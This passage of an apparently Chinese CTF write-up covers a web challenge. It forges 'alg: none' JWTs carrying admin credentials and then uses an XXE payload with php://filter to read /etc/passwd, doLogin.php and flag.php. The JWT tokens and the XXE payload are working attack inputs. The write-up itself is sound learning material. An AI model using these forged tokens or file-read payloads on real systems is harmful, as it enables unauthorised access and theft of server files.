eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0 .eyJpZCI6InVzZXIiLCJpYXQiOjE1ODgzMDk5MDEsImp0aSI6ImVjZWNlM2YyOTFmZmRiZDVjMmMxOTVkZmU2OGMyNGRiIn0.
```

设置为token访问,发现username和password， 设置username和password再次生成payload





```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJpZCI6InVzZXIiLCJpYXQiOjE1ODgzMDk5MDEsInVzZXJuYW1lIjoiYWRtaW4iLCJwYXNzd29yZCI6ImFkbWluMTIzIiwianRpIjoiZWNlY2UzZjI5MWZmZGJkNWMyYzE5NWRmZTY4YzI0ZGIifQ.
```


访问，然后抓包，发现xml内容，并且和xxe的xxe-lab靶场很像。于是猜测使用xxe读取flag文件。

首先，先读取`/etc/passwd`测试一下，发现果然存在xxe漏洞。然后先读取`doLogin.php`Base64解码发现flag文件路径

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE hack [
<!ENTITY file SYSTEM  "php://filter/read=convert.base64-encode/resource=doLogin.php">
]>
<user>
  <username>&file;</username>
  <password>hack</password>
</user>
```



然后读取`flag.php`文件，再Base64解码得到flag



后记

Web题整体难度并不太难。这些Web题我学到的新知识有：

`过滤括号()的SQL盲注`、`计算题脚本编写`、`过滤空格和#的SQL时间盲注`、`PHP可逆加密解密算法`、`JWT伪造`